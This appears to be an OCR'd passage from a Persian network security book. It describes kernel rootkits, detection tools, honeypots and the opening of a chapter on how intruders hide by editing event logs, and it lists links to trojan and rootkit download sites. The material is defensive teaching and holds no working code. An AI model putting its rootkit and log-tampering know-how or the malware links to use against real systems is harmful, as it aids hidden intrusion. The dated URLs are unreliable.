به غیر از مشخصات فوق، Adore یک "درب پشتی" (Backdoor) در سطح هسته روی ماشین قربانی نصب می‌کند. این در پشتی به نفوذگر اجازه می‌دهد که از راه دور با ماشین قربانی ارتباط برقرار کرده و با مجوز root به سیستم وارد شده و فرامین خود را در محیط "ـ پوستهٔ فرمان ـ Command Shellـ" اجرا نماید. از این جهت Adore با NetCat مشابه است؛ ولی بدلیل آنکه Adore برخلاف NetCat ، در سطح هسته پیاده‌سازی شده است لذا حضور چنین "درب پشتی" بر روی سیستم براحتی کشف نخواهد شد زیرا تمام فایلها، پروسه‌ها و پورتهای فعّال مرتبط با این "درب پشتی" در سطح هسته مخفی خواهد ماند.

Plasmoid's Solaris Loadable Kernel Module Rootkit

Plasmoid یک Rootkit سطح هسته برای سیستم عامل سولاریس محسوب می‌شود. از آنجایی که تعداد زیادی از سرویس‌دهنده‌های حساس و نسبتاً بزرگ و مهّم اینترنت از سولاریس بعنوان سیستم عامل استفاده می‌کنند لذا در مقایسه با Adore یا Knark که سیستم عامل لینوکس را آلوده می‌کند، Plasmoid بسیار خطرناکتر و مخرب‌تر است. Plasmoid توسط یکی از اعضای گروه Hacker's Choice در مقاله‌ای بسیار دقیق و عالی تشریح شده است. شما می‌توانید این مقاله را در آدرس زیر بدست بیاورید:

http://www.infowar.co.uk/thc/slkm-1.0.html

Plasmoid دارای قابلیتهای زیر است:

- توانائی تغییر مسیر اجرا (Execution Redirection)
- توانائی مخفی نگاه داشتن فایلها
- توانائی مخفی نگاه داشتن پروسه‌ها

در مقالهٔ فوق‌الذکر روشی که Plasmoid در "تغییر مسیر اجرا" بکار گرفته ، تشریح شده است. Plasmoid در سطح هسته تمام فراخوانیهای سیستمی مثل باز کردن فایل، حذف و اضافهٔ فایل ، تغییر یا بستن فایل را دریافت می‌کند ولی بجای آنها عملی انجام خواهد داد که نفوذگر تمایل دارد. لذا نفوذگر بدین ترتیب بر کلّ سیستم سیطره خواهد داشت!

یک Rootkit برای سیستم عامل Windows NT

اگر چه نوشتن یک Rootkit برای سیستم عامل ویندوز به سادگی محیط یونیکس نخواهد بود ولی امری غیرممکن نیست. مهمترین Rootkit سطح هسته برای سیستم عامل Windows NT توسط گروهی به سرپرستی Greg Haglund نوشته شده و در آدرس مشهور و شناخته شده زیر در دسترس است:

http://www.rootkit.com/

چون در ویندوز از مکانیزم LKM حمایت نمی‌شود، روشی که این گروه انتخاب کرده مبتنی بر اضافه کردن Patch به سیستم عامل است. پس از اجرای Patch ، سیستم زمانی آلوده خواهد شد که مجدداً بوت شود. عملیاتی که این Rootkit در سطح هسته انجام می‌دهد عبارتست از:

- تغییر مسیر اجرا
- مخفی کردن برخی از گزینه‌ها در فایلهای رجیستری ویندوز
- مخفی نگاه داشتن پروسه‌ها (که در ویندوز به نام invisible tasks مشهورند)
- اجازهٔ استفادهٔ مستقیم نفوذگر از سخت‌افزار شبکه در سطح هسته: این Rootkit به نفوذگر اجازه می‌دهد که مستقیماً به کارت شبکه دسترسی داشته باشد و ترافیکی را در شبکه تزریق نماید. در ضمن هرگاه مسئول شبکه بخواهد فایلهای رجستری را مشاهده کند، چون این تقاضا از طریق هستهٔ آلوده اجرا خواهد شد، لذا گزینه‌هائی که نفوذگر مایل نیست آشکار شود به او نشان داده نخواهد شد.

پیشگیری از آلودگی Rootkitهای سطح هسته

باتوجه به آنکه Rootkitهای سطح هسته خطرناکترین نوع آلودگی سیستم عامل و یک شکاف امنیتی وحشتناک محسوب می‌شوند ، لذا باید اقدامات پیشگیرانهٔ جدی در سیستم خود اعمال نمائید:

- **هیچکس جز مسئول سیستم ، دارای بالاترین سطح مجوز نباشد**: قبلاً هم اشاره کردیم که برای در امان ماندن از Rootkitها حتی‌الامکان هیچکسی نباید بالاترین سطح دسترسی به سیستم را دارا باشد. بالاترین سطح دسترسی در محیطهای سازگار با یونیکس ، root و در محیطهای سازگار با Windows به نام Administrator شناخته می‌شود. اگر چه ممکن است این توصیه تکراری به نظر برسد ولی رعایت آن حیاتی است. تمام سرویسهای غیر ضروری سیستم را غیر فعال کنید و حتی‌الامکان از طریق Telnet و از راه دور به سیستم خود وارد نشوید (بالاخص با مجوز root یا admin). هیچ نفوذگری با سطح دسترسی کمتر از root قادر نخواهد بود در هستهٔ سیستم عامل دستکاری کند. همیشه با گروههای خبری در تماس باشید و به محض آشکار شدن یک عیب در سیستم عامل ، نرم‌افزار اصلاح‌کننده آنرا فقط از سازندگان آن بخواهید؛ هیچگاه نرم‌افزارهای اصلاح‌کننده (patch) را از آدرسهای غیرمطمئن یا دیسکهائی که به آن اعتماد ندارید بر روی سیستم خود نصب نکنید زیرا Rootkitها بهمین طریق سیستم عامل شما را آلوده می‌کنند.
- **بررسی وجود Rootkit ها با استفاده از تجربه و ذکاوت شخصی**: دقت کنید که Rootkitها بقدری پیچیده و حرفه‌ای هستند که شما براحتی نمی‌توانید وجود آنها را کشف کنید. لذا باید ضمن مطالعهٔ دقیقی که در مورد Rootkitهای شناخته شدهٔ سیستم عامل خود خواهید داشت، از تجربهٔ و ذکاوت شخصی خود برای پیدا کردن ردّپای آنها استفاده کنید. بهرحال در یک سیستم آلوده به Rootkit آثار بسیار پنهانی وجود خواهد داشت که شما بتوانید آنها را کشف کنید. بعنوان مثال می‌خواهید بررسی کنید که آیا آلوده به Knark هستید یا خیر؟ با مطالعهٔ عملکرد Knark فهمیده‌اید که

اگر فرمان "kill –31 pid" برای پروسه‌ای با شمارهٔ pid اجرا شود، قاعدتاً باید به اجـرا ادامـه بدهـد در حالی که اسم آن در فهرست پروسه‌های در حـال اجـرا نیسـت. شـما یـک برنامـهٔ سـاده دو خطـی می‌نویسید که مثلاً بطور متناوب پیغام "Hello" را روی خروجی چـاپ کنـد. سـپس فرمـان فـوق را صادر کنید. اگر دیدید که برنامه به اجرای خود ادامه داد احتمالاً به Knark آلوده هستید! البته ممکـن است این روش چندان موفقیت‌آمیز نباشد. بنابراین می‌توانیـد بـه طـور عمـدی یـک Sniffer را روی ماشین خود اجرا کنید و سپس از دستور ifconfig اسـتفاده کنیـد. در شـرایط عـادی ifconfig حـالت کارت شبکهٔ شما را "بی‌قید ـ promiscueus ـ" اعلام می‌کند ولی اگر به Knark آلوده باشید این حالت به شما گزارش نخواهد شد. اگرچه ممکن است روشهای فوق بتوانند بصورت دستی و بـدون ابـزار خاصی حضور یک Rootkit را هویدا کنند ولی راه‌حلّی خسته‌کننده و غیرقابل اعتماد به نظر می‌رسـد، لذا شما به یک ابزار جستجو نیز نیازمندید.

- **ابزارهای جستجوگر Rootkit** : امـروزه یکـی از زمینـه‌های فنـی و پرطرفـدار جبهـهٔ مبـارزه بـا حملات، توسعه ابزارهای کشف Rootkitهای سطح هسته است؛ چرا که وقتـی هسـتهٔ سیسـتم عـامل آلوده شد عملاً قلعه و پایگاه اصلی شما توسط دشمن فتح شده اسـت و ابزارهـای معمولـی کـه بـه هسته وابسته‌اند از کارآئی ساقط خواهند شد. بنابراین برای کشف Rootkit به کمک یک هستهٔ آلـوده باید بسیار هوشمندانه عمل کرد زیرا می‌خواهید از سلاح دشمن بر علیه خودش استفاده کنیـد. یکـی از ابزارهائی که در این خصوص معرفی شده است chkrootkit نام دارد که در آدرس زیر در دسـترس می‌باشد:

ftp.pangeia.br/pub/seg/pac

این برنامه سعی می‌کند با محدودیتهائی که یک هستهٔ آلـوده ایجـاد کـرده بدنبـال ردّپـای Rootkit در سیستم شما بگردد. یکی از روشهائی که chkrootkit بـدان متکـی اسـت مقایسـهٔ خروجـی فرمـان ps (فهرست پروسه‌های در حال اجرا) با محتویات شاخه proc/ است. بگونه‌ای که مطلع هسـتید شـاخه proc/ محتوی اطلاعاتی در مورد پروسه‌های در حال اجراست. اگر در این شاخه اطلاعات مربوط بـه پروسه‌ای وجود داشته باشد که نام آن پروسه در فهرست فرمان ps ظاهر نشده است ، می‌تواند نشـانهٔ وجود یک Rootkit باشد. البته ممکن است Rootkit بگونه‌ای عمل کند که هنگام تقاضـای محتویـات شاخهٔ proc/ باز هم نام پروسه‌های مخفی از بین آنها حذف شود. لذا chkrootkit روشـهای دیگـری را نیز می‌آزماید. [این نرم‌افزار رایگان است]

برخی از شرکتهای طراح سیستم IDS ، ادعاء کرده‌اند که روشهائی موفـق بـرای کشـف Rootkitهـای معمولی و سطح هسته پیاده کرده‌اند. اگر سیستمهای مهم و حساسی در شـبکه داریـد بـا مشـورت و آگاهی گرفتن از این شرکتها ، یک IDS مناسب برای شبکهٔ خود خریداری کنید.

- **بهترین دفاع ، هسته‌های بدون حمایت از LKM** : شاید به نظر شما کوته‌بینانه باشد اگر بگوئیـم بهترین نوع دفاع در مقابل Rootkit های سطح هسته آنست که "سیستم عامل از LKM حمایت نکنـد" زیرا در این حالت نفوذ Rootkit به هسته بسیار مشکل خواهد بود. هستهٔ سیستم عامل Linux می‌تواند بگونه‌ای ساخته شود که از LKM حمایت نکند. متاسفانه سیستم عامل سـولاریس نسـخه ۸ اینگونـه

نیست و قابلیت غیرفعال کردن LKM در آن گنجانده نشده است. لذا توصیه می‌کنیم که اگر برای سرویس‌دهنده‌های حساس خود مثل Web ، Mail ، FTP یا DNS از لینوکس استفاده می‌کنید با کمک گرفتن از تخصص حرفه‌ایها هستهٔ سیستم عامل لینوکس را بگونه‌ای بازسازی کنید تا از LKM حمایت نکند. در چنین حالتی سرویس‌دهندهٔ شما قابلیت هیچ تغییری در سطح هسته نخواهد داشت. اگر زمانی خواستید تا قابلیتی را به هستهٔ لینوکس خود بیفزائید مجبور خواهید بود از نو هستهٔ سیستم عامل خود را بازسازی کنید؛ البته این کار ارزشش را دارد.

برای سیستمهای عاملی مثل Window NT/2000 که از LKM حمایت نمی‌کنند و آلودگی‌ها فقط از طریق patchهای آلوده و در هنگام بوت مجدّد وارد می‌شود، بهترین راه حلّ آنست که حتی‌الامکان در سطح Admin به شبکه وارد نشوید و هیچکس جز خودتان نیز چنین مجوزی نداشته باشد.

Honeypots : توصیهٔ امنیتی برای نصب یک Rootkit توسط خودتان!!!

Honeypots چیست؟ به یک ماشین ویژه در شبکهٔ که بطور عمدی بر روی آن سیستم عامل آلوده به یک Rootkit یا اسب تروا ، در پشتی یا سرویس‌دهنده‌های ضعیف و با اشکال نصب می‌شود تا بعنوان یک ماشین قربانی، نفوذگران را به خود جذب کرده و مشغول نگه دارد، Honeypot گفته می‌شود. برروی چنین ماشینی ممکن است سرویس‌دهنده‌های ناقص و ضعیف و همچنین اطلاعات غلط و گمراه‌کننده‌ای نیز گذاشته شود. یک سیستم Honeypot عملاً هیچ فایده برای مقاصد سرویس‌دهی ندارد بلکه "ماشین فداکاری" است که با جذب نفوذگران و گمراه کردن آنها با اطلاعات غلط ، از دسترسی به سرویس‌دهنده‌های حسّاس جلوگیری می‌کند. اطلاعات غلط ممکن است ساعتها یک گروه نفوذگر را معطّل کند. در ضمن فهم این نکته که سیستم موردنظر آیا واقعاً ضعف دارد یا آنکه یک Honeypot است چندان ساده نیست. وجود یک Honeypot می‌تواند از جهات زیر بسیار سودمند باشد:

- **هشدار حمله و شناسائی نفوذگران**: با توجه به آنکه نفوذگر در فاز شناسائی و پویش ، یک سیستم ضعیف و آسیب‌پذیر را در شبکه کشف می‌کند بنابراین تمام تلاشهای بعدی او پیرامون سیستم Honeypot (که یک هدف قلابی است) متمرکز می‌شود. می‌توان یک سیستم IDS در کنار این سیستم نصب کرد تا تلاشهای نفوذگران برای حمله به این هدف قلابی را گزارش بدهد و شما بتوانید این موضوع و مبداء آنرا پیگیری کنید.
- **معطّل گذاشتن نفوذگران**: نفوذگر پس از عملیات شناسائی و پویش شبکه ، بطور معمول از ضعیف‌ترین و آسیب‌پذیرترین سیستم در شبکه شروع می‌کنند. زمانی که آنها صرف کلنجار رفتن با این سیستم قلابی می‌کنند می‌تواند یک آسودگی خاطر برای بقیهٔ ماشینها ایجاد کند. فریب نفوذگران توسط این سیستم جالب خواهد بود. بعنوان مثال وقتی نفوذگر یک sniffer روی هدف قلابی نصب می‌کند اطلاعات غلط و بیهوده برای او ارسال می‌شود و او به خیال آنکه نفوذش در شبکه واقعی است ، ساعتها وقت تلف می‌کند تا این اطلاعات غلط را

تحلیل کند؛ به این روش گاهی **"تکنیک Jail"** هم می‌گویند.

- **آموزش**: از دیگر منافع یک Honeypot آموزش عملکرد یک Rootkit یا اسب تروا یا آزمایش یک سیستم آسیب‌پذیر است. بعنوان مثال شما ماشینی را از شبکه انتخاب کرده و آنرا با یک Rootkit آلوده می‌کنید تا بتوانید رفتار آنرا تحلیل کنید ، قابلیتهای آنرا بسنجید و روشهای مبارزه با آنرا تجربه کنید. تا شما تجارب واقعی خود را در یک محیط عملی آزمایش نکنید ، در هنگام بروز حمله از مقابله با آن عاجز خواهید ماند؛ یا بدلیل تجربهٔ کم مسائلی را نادیده می‌گیرید در حالی که یک اشکال بزرگ در سیستم شما وجود دارد. گروه Honeynet Project Team مجموعه‌ای از مقالات را تحت عنوان مجموعهٔ:

"دشمن خود را بشناسید: Know your Enemy"

در آدرس *http://project.honeynet.org/* عرضه کرده‌اند که نتیجهٔ ماجراجوئیها و تجارب موفق آنها در مبارزه با یک Honeypot ، بعنوان دشمن فرضی است.

در حقیقت شما می‌خواهید از طریق یک Honeypot یک رزمایش (مانور) ترتیب بدهید و به یک دشمن فرضی حمله کنید یا در مقابل یک دشمن فرضی بایستید. لذا شرایط را بصورت واقعی تنظیم می‌کنید.


آدرسهای URL مفید برای تحقیق پیرامون اسبهای تروا و Rootkits

سایت ارائه‌دهندهٔ مشخصات بسیار زیاد و متنوعی از اسبهای تروا (توسط Joakim Von Broaun)	***http://www.simovits.com/nyheter9902.html***
سایت ارائه‌دهندهٔ اسب تروای SubSeven (Sub7)	***http://subseven.slak.org/***
سایت ارائه‌دهندهٔ اسب تروای (BO2k) Back Orifice 2000	***http://www.bo2k.com/***
سایت ارائه‌دهندهٔ اسب تروای Hack-a-tack	***http://www.crokket.de/hatboard/cgi-bin/pinboard.pl***
سایت ارائه‌دهندهٔ ابزار مدیریت از راه دور VNC (Virtual Network Computer)	***http://www.uk.research.att.com/vnc/***
سایت ارائه‌دهندهٔ ویدئوی سخنرانی و مراسم معرفی BO2K در کنفرانس DefCon 7 (سال ۱۹۹۹)	***http://www.uberspace.com/***
سایت ارائه‌دهندهٔ plug-ins های مختلف برای BO2K	***http://www.bo2k.com/warez.html***
سایت ارائه‌دهندهٔ مشخصات بسیار زیاد و متنوعی از ابزارهای Wrapper	***http://www.netninja.com/bo/indx.html***
سایت ارائه‌دهندهٔ فهرستی از انواع Rootkitها	***http://packetstorm.securify.com/UNIX/penetration/rootkits***
سایت ارائه‌دهندهٔ ابزار tripwire (ابزار بررسی صحت فایلهای سیستم	***ftp.cerias.purdue.edu/pub/tools/unix/ids/***
سایت ارائه‌دهندهٔ مشخصات فنی Plasmoid (توسط گروه Hacker's Choice)	***http://www.infowar.co.uk/thc/slkm-1.0.html***

سایت ارائه‌دهندهٔ یک Rootkit سطح هسته بـــرای Windows NT (توسط گروه Greg Haglund)	*http://www.rootkit.com/*
سایت ارائه‌دهندهٔ یک ابزارکشف Rootkit با نـــام chkrootkit	*ftp.pangeia.br/pub/seg/pac*
سایت ارائـــه‌دهندهٔ مجموعـــه‌ای از مقـالات گـروه Honeynet Project Team پیرامون Honeypot	*http://project.honeynet.org*

ابزارهای مرتبط با این فصل بر روی CD همراه کتاب

جهت استفادهٔ بیشتر محققین و دانشجویان گرامی ، تقریباً تمام ابزارهای معرفی شده در این فصـــل و همچنین صفحهٔ اصلی (Home Page) برخی از سایتهای وب مرتبط با ایـن مبـاحث ، در CD ضمیمـهٔ کتاب ارائه شده است. برای نصب یا مطالعهٔ آنها به آدرس زیر در CD ، مراجعه نمایید:



www.itqorve.loxblog.com

گام پنجم : ردّ گم کردن و مخفی ماندن

هر روز سایتهای وب مختلفی در سراسر دنیا مورد حمله قرار گرفته و به محتویات آنها دستبرد زده می‌شود. گاه با تغییر محتویات این سایتها صاحبان آن به مسخره گرفته می‌شوند و گاهی اطلاعات کلیدی و حساس آنها به سرقت می‌رود. مرکزی به نام Attrition در آمریکا وجود دارد که تاریخچه و مشخصات فنی حملات نفوذگران را گردآوری و بایگانی می‌کند. این مرکز اطلاعات خود را در سایت:

http://www.attrition.org/mirror/attrition

در اختیار عموم قرار داده است. در حقیقت این سایت موزه‌ای است از آثار تهاجماتی که بر علیه سایتهای وب در چند سال اخیر اتفاق افتاده و برای آموزش و عبرت‌آموزی بسیار مفید است. برخی از این حملات بسیار پیچیده، فنی و زیرکانه بوده‌اند بگونه‌ای که حیرت شما را برخواهند انگیخت؛ توصیه می‌کنیم از این سایت دیدن کنید!

برخی از نفوذگران در فکر یک حملهٔ جنجالی ، تکنیکی و خارق‌العاده به سیستمها هستند و بیشترین هدفی که از این نفوذ دنبال می‌کنند ، کسب شهرت یا بی‌آبرو کردن قربانی یا مسائل سیاسی است. بررسی پیشینهٔ حملات DoS یا DDoS برعلیه سایتهای مشهوری مثل CNN یا Yahoo! نشان می‌دهد که این حملات بیشتر بر کسب شهرت گروه نفوذگر و همچنین تمسخر صاحبان این سایتها متمرکز بوده و هیچ منفعت اقتصادی برای نفوذگران در بر نداشته است. (حملات نوع DoS و DDoS عمدتاً با همین انگیزه صورت می‌گیرند)

در طرف مقابل برخی از حملات پیچیده برعلیه یک شبکه ، بگونه‌ای سازماندهی و هدایت می‌شوند که نه تنها هیچ جنجالی بپا نمی‌کنند بلکه برای مدتهای بسیار طولانی مخفی و آرام می‌مانند و نفوذی بلندمدّت برای نفوذگر در پی دارند؛ به نحوی که نفوذگر در طول زمان داده‌های موردنظر خود را سرقت می‌کند ، دستکاری موردنظر خود را انجام می‌دهد ، درحالی‌که شرایط طبیعی به نظر می‌رسد. این نوع حملات که به **"حملات غیرفعال یا Passive"** مشهورند ، معمولاً خسارات جبران‌ناپذیری بجا خواهند گذاشت. این حملات بطور عام اهداف اقتصادی، سیاسی و تروریستی را دنبال می‌کنند و هدف نفوذگران جنجال به پا کردن و کسب شهرت نیست. حملات از طریق اسبهای تروا ، Rootkitها ، درهای پشتی ، Snifferها در خدمت همین اهداف هستند.

در این فصل راهکارهایی را بررسی می‌کنیم که نفوذگر طبق آن سعی می‌کند بروز حمله را مخفی نگه داشته ، ردّ خود را در شبکه گم کند و در عین حال تسلّط و سیطرهٔ خود بر یک سیستم یا شبکه را بلندمدّت و طولانی نماید؛ به عبارت دیگر او عملاً به دنبال یک سیستم دست نشانده و مسخ شده است. گزارشهای Attrition حاکی از آن است که موازی با حملات جنجالی و گذرای سالهای اخیر ، حملاتی نیز اتفاق افتاده که بطور مخفیانه و آرام صورت گرفته و برای مدتها کنترل سیستم در اختیار نفوذگر بوده است. قربانیان این حملات بیشتر ادارات دولتی ، شرکتهای تجاری ، دانشگاهها و نهادهای مدنی بوده‌اند.

www.itqorve.loxblog.com

www.itqorve.loxblog.com

چگونه یک نفـــوذگر پس از رخنه به یک شبکه حضور خود را مخفی نگاه می‌دارد؟ شاید سـریعاً جواب بدهید از طریق Rootkit یا اسبهای تروا یا ...؛ اما این عوامل ، مقدمات کار محسـوب می‌شـوند. راهکارهای دیگری هم هستند که براساس آنها نفـــوذگـر "رد خـود را گـم کـرده" و در شـبکه (یـا سیستم) مخفی می‌ماند. در ادامه به تشریح برخی از این اصول و راهکارها می‌پردازیم و راههای مبـارزه با آنها را فراخواهیم گرفت:

- **تغییر و دستکاری کردن فایلهای ثبت رخداد (Event Logs)**
- **ایجاد فایلهای مخفی و کاملاً سری برروی سیستم فایل قربانی**
- **ایجاد "کانالهای مخفی و نهانگاه"**

دستکاری فایلهای ثبت رخداد *(Event Logs)*

برای جلوگیری از کشف یک حمله یا نفوذ توسط سیستم، شبکه یا مسـئول امنیتـی شـبکه ، اولیـن راهکاری که نفـــوذگر در پیش رو دارد دستکاری کردن فایلهائی است که تمام رخدادهـای سیسـتمی در آن درج می‌شود. این فایلها که بنام Log files مشهورند روی تمام سیستمهای عامل موجودند.

فرض کنید نفـــوذگر طبق یکی از روشهائی که در فصلهای قبل بدان اشاره شد تهاجم خود را بـه یک شبکه سازماندهی کرده است و چون قصد "ماندن" دارد بنابراین باید خود را مخفی نگـه دارد لـذا در اوّلین مرحله پس از نفوذ باید به فایل "ثبت رخدادها" مراجعه کرده و تمـام ردّ پاهـایی کـه در اثـر مراحل مختلف نفوذ او به شبکه در این فایل ثبت شده است را از بین ببرد. این رخدادها که زنگ خطر یک حمله محسوب می‌شوند می‌توانند موارد زیر را دربر بگیرند:

- تعدادی رکورد ثبت شده از تلاشهای مکرّر و ناقص برای ورود به سیستم (Failed login)
- تعدادی رکود ثبت شده از خطاهای متوالی و مشابه
- ثبت رخداد شروع اجرای یک سرویس جدید در سیستم
- ثبت رخداد خاتمهٔ اجرای یک سرویس در حال اجرا
- ثبت رخدادهای مربوط به دسترسی به فایلها (حذف ، اضافه و تغییر)
- ثبت رخدادهای تغییر سطوح و مجوزهای دسترسی کاربران

اگر نفـــوذگر موفق شده باشد که حملهٔ خود را در عـالیترین سـطح (یعنـی Super User یـا root) انجام بدهد دستکاری فایل ثبت رخدادها برایش چندان مشکل نخواهـد بـود در غـیر اینصـورت کـار اندکی پیچیده است.

دقت کنید که حذف کامل فایل ثبت رخدادها شک‌برانگیز خواهد بود لـذا عملـی کـه نفـــوذگـر انجام می‌دهد حذف رکوردهائی است که فقط به خودش مربـوط می‌شـود. رکوردهـای ثبـت شـده در مورد رخدادهای طبیعی سیستم باید دست نخورده باقی بمانند تا شک کسی برانگیختـه نشـود. اصـول دستکاری فایل ثبت رخدادها به نوع سیستم عامل بستگی دارد. در ادامه فایل ثبت رخدادها در سیسـتم

www.itqorve.loxblog.com

www.itcorve.loxblog.com

عامل Windows و سیستمهای عامل سازگار با یونیکس بررسی می‌شود.

حمله به فایل ثبت رخدادها در سیستم عامل ویندوز *NT* و *2000*

در ویندوز 2000 و NT ، سرویسی بنام **Event Log** وجـود دارد کـه تمـام اتفاقـات سیسـتمی را در فایلهائی با پسوند LOG. ذخیره می‌نماید. در این فایلها اتفاقات سیستمی زیر بطور موقت ثبـت و درج می‌شود:

- تمام عملیات ورود و خروج کاربران
- هرگونه نقض حریم سیستم ناشی از تجاوز از محدودهٔ حافظه و تجاوز از سطح مجاز دسترسی
- اشکالات بوجود آمده در هر یک از سرویسهای فعال
- خطاهای برنامهٔ کاربردی

به محض بروز یک رخداد ، اطلاعات آن در فایلهائی با نام:

? SECURITY.LOG (رخدادهائی که به نقض سیستم مربوط می‌شوند)

? SYSTEM.LOG (رخدادهائی که به عملکرد خود سیستم مربوط می‌شوند)

? APPLICATION.LOG (رخدادهائی که به عملکرد یک برنامه کاربردی مربوط می‌شوند)


ذخیره خواهد شد. البته فراموش نشود که این فایلها همیشگی نیستند چرا که در طول زمان بشـدت حجیم خواهند شد. لذا سیستم عامل ویندوز در فواصل زمانی مشخص آنها را بازنویسی خواهـد کـرد. در زمانـهای بازنویسـی ، ایـن فایلـــهای موقـــت بـــه درون فایلـــهای سیســـتمی جدیـــد و دائمـــی SECEVENT.EVT ، SYSEVENT.EVT و APPEVENT.EVT منتقـل شـده و بعنـوان فایلـهای اصلـــی سیستم در اختیار مسئول سیستم قرار می‌گیرد. مسئول سیستم از طریق برنامهٔ Event Viewer (که بـهمراه ویندوز عرضه می‌شود) رخدادهای سیستم خود را بررسی می‌کند. در صورت لزوم ایـن فایلـها حـذف می‌شوند یا برای اطمینان برروی ابزارهای ذخیره‌سازی انبوه مثل CD منتقل می‌شوند. در شـکل (۱-۱۱) پنجرهٔ ابزارEvent Viewer نشان داده شده است. بگونه‌ای که ملاحظه می‌کنید برای هر رخداد اطلاعـاتی شامل تاریخ و زمان وقوع ، منشاء و ماهیت آن رخداد ، شماره کد رخداد و نام کاربر یا پروسـه‌ای کـه منجر به بروز آن رخداد شده و نام کامپیوتری که کاربر از آنجا اقدام به عملی کرده که یـک رخـداد را باعث شده، ثبت گردیده است.

در فایل SECEVENT.EVT رخدادهائی ثبت می‌شوند که به مسائل امنیتی سیستم مربوط است، مثلاً تلاشهای ناموفق برای ورود به سیستم یا تلاشهای مکرّر در دسترسی به یک فـایل بـدون آنکـه اجـازهٔ اینکار وجود داشته باشد. (البته به شرطی که مسئول سیستم ، پیکربندی را بگونه‌ای تنظیـم کـرده باشـد که این رخدادها ثبت شوند چرا که این عمل کاملاً انتخابی است)

در فایل SYSEVENT.EVT رخدادهائی ثبت خواهند شد که به عملکـرد مولفـه‌های سیسـتم عـامل مربوط می‌شوند. بعنوان مثال هرگونه خطا در اجرای "راه‌انداز" (Driver) یک دستگاه جانبی یا شکسـت و نـاتوانی سیسـتم عـامل در اجـرای یـک سـرویس‌دهنده در ایـــن فـــایل درج می‌شـــود. در فـــایل

www.itcorve.loxblog.com

www.itqorve.loxblog.com



شکل (۱-۱۱) ابزار Event Viewer در Windows NT

APPEVENT.EVT رخدادهای مربوط به برنامه‌های کاربردی درج می‌شود. بعنوان مثال هرگونه خطا در یک سیستم مدیریت پایگاه داده ، سرویس‌دهنده وب ، سرویس‌دهندهٔ Telnet یا FTP و برنامه‌های متعلق به کاربر در این فایل ثبت خواهد شد.

این فایلها بصورت متنی نیستند بلکه یک ساختار دودوئی ویژه دارند و نفوذگر برای ردّ گم کردن نیاز به دستکاری در آنها دارد. هدف اصلی ، فایل SECEVENT.EVT است چرا که اکثر فعالیتهای نفوذگر برای حمله و رخنه در سیستم در این فایل درج شده است. بعنوان مثال نفوذگر برای رسوخ به سیستم از روشهای شکستن کلمهٔ عبور و "ورود به زور -Brute Force-"استفاده کرده است لذا فایل SECEVENT.EVT سرشار از ثبت رخدادهائی است که ورود ناموفق -Failed Login- را نشان می‌دهند و زنگ خطری برای مسئول شبکه یا سیستم محسوب می‌شود.

روش تغییر در فایل ثبت رخدادها در ویندوز NT و 2000

